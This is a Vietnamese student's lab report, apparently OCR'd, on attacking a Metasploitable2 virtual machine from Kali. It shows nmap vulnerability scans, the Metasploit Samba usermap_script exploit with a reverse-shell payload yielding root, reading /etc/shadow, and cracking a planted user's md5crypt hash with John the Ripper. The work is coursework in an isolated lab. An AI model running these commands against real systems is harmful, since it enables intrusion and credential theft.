Báo cáo thực hành môn An toàn hệ điều hành

Bài thực hành 1

Họ và tên: Hoàng Trung Kiên


Mã sinh viên: B20DCAT098

Hà nội, ngày 14 tháng 3 năm 2023


1.Cài đặt các công cụ, nền tảng

-Đổi tên hostname:

+Máy attacker:




+Máy victim:




2. Địa chỉ IP máy Kali.

Địa chỉ ip máy attacker: 192.168.100.3



3. Địa chỉ IP máy Metasploitable2.


Địa chỉ ip máy Victim: 192.168.100.131



4. Tạo một người dùng mới trên máy Meta:

Tài khoản là: kienht098

mật khẩu đơn giản và ngắn để có thể crack được




5. Quét máy victim Metasploitable2 tìm các lỗ hổng tồn tại

Kiểm tra kết nối mạng giữa các máy:


-Máy victim ping đến máy attacker

+Kiểm tra kết nối từ máy victim đến máy attacker: ping (victim -> attacker)—--> 0% packet loss —---> có thể kết nối từ máy victim tới máy attacker



-Máy attacker ping đến máy victim:

+Kiểm tra kết nối từ máy attacker đến máy victim: ping (attacker -> victim)—--> 0% packet loss —---> có thể kết nối từ máy attacker tới máy victim



-Sử dụng công cụ nmap để rà quét các lỗ hổng tồn tại trên máy chạy Metasploitable2:

Quét cổng dịch vụ netbios-ssn cổng 139:

nmap --script vuln -p139 <ip máy victim>

```
┌──(kali㉿B20DCAT098-Kien-Kali)-[~/Desktop]
└─$ nmap --script vuln -p139 192.168.100.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 09:23 +07
Nmap scan report for 192.168.100.131
Host is up (0.00061s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn

Host script results:
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 140.82 seconds

┌──(kali㉿B20DCAT098-Kien-Kali)-[~/Desktop]
└─$
```

Quét cổng dịch vụ microsoft-ds cổng 445:

nmap --script vuln -p445 <ip máy victim>

```
┌──(kali㉿B20DCAT098-Kien-Kali)-[~/Desktop]
└─$ nmap --script=vuln -p445 192.168.100.131

Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 09:29 +07
Nmap scan report for 192.168.100.131
Host is up (0.00037s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 140.68 seconds
```

Quét toàn bộ các cổng dịch vụ:

```
┌──(kali㉿B20DCAT098-Kien-Kali)-[~/Desktop]
└─$ nmap -sC -sV --script=vuln 192.168.100.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-14 09:32 +07
Nmap scan report for 192.168.100.131
Host is up (0.00050s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
```


Dịch vụ đang chạy trên 2 cổng 139 và 445

```
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      47088/udp   mountd
|   100005  1,2,3      48070/tcp   mountd
|   100021  1,3,4      42775/tcp   nlockmgr
|   100021  1,3,4      59139/udp   nlockmgr
|   100024  1          49010/tcp   status
|_  100024  1          59719/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.
```

6. Khai thác tìm phiên bản Samba đang hoạt động:

-Khởi động Metasploit

Khai báo sử dụng mô đun tấn công: use auxiliary/scanner/smb/smb_version



Chạy lệnh “show options” để xem các thông tin về mô đun tấn công đang sử dụng


RHOSTS là máy victim (Metasploitable)

LHOSTS là máy attack (Kali Linux)

Đặt địa chỉ IP máy victim: set RHOST <ip máy victim>

Thực thi tấn công: run


->Dịch vụ Samba và phiên bản




Gõ lệnh: exit để thoát

6. Khai thác lỗi trên Samba cho phép mở shell chạy với quyền root:


Khởi động Metasploit



Khai báo sử dụng mô đun tấn công: use exploit/multi/samba/usermap_script




Chạy lệnh “show options” để xem các thông tin về mô đun tấn công đang sử dụng



Đặt địa chỉ IP máy victim: set RHOST <ip máy victim>


Đặt 445 là cổng truy cập máy victim: set RPORT 445

Chọn payload cho thực thi (mở shell): msf > set payload cmd/unix/reverse



Chạy lệnh "show options" để xem các thông tin về thiết lập tấn công đang sử dụng

+Đã đặt RHOST và RPOST thành công




Thực thi tấn công: exploit

➔ Cửa hậu mở shell với người dùng root cho phép chạy lệnh từ máy Kali

➔ có thể thực hiện bất cứ lệnh shell nào trên máy victim.


Chạy các lệnh để đọc tên người dùng và máy đang truy cập:

whoami, id, uname -a



Lấy tên người dùng và mật khẩu đã tạo ở máy Metasploitable


Gõ lệnh: cat /etc/shadow | grep kienht098



Chọn và sao chép cả dòng tên người dùng và mật khẩu băm vào clipboard

- Mở một cửa sổ Terminal mới, chạy lệnh: nano password, sau đó paste thông tin tên người dùng và mật khẩu băm từ clipboard vào file password

Gõ Ctrl-x để lưu vào file



Crack để lấy mật khẩu ta sử dụng chương trình john

Gõ lệnh: john password --wordlist="password" để phát hiện mã hàm băm

```
┌──(kali㉿B20DCAT098-Kien-Kali)-[~/Desktop]
└─$ john password --wordlist="password"
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4×3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2023-03-14 10:27) 0g/s 0p/s 0c/s 0C/s
Session completed.
```

Gõ lệnh: john --format=md5crypt-long để crack mật khẩu

```
┌──(kali㉿B20DCAT098-Kien-Kali)-[~/Desktop]
└─$ john --format=md5crypt-long password
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456           (kienht098)
1g 0:00:00:00 DONE 2/3 (2023-03-14 10:28) 5.882g/s 17741p/s 17741c/s 17741C/s 123456..secret
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Gõ lệnh: john --show password

```
┌──(kali㉿B20DCAT098-Kien-Kali)-[~/Desktop]
└─$ john --show password
kienht098:123456:19430:0:99999:7:::

1 password hash cracked, 0 left
```

➔ Đã crack mật khẩu thành công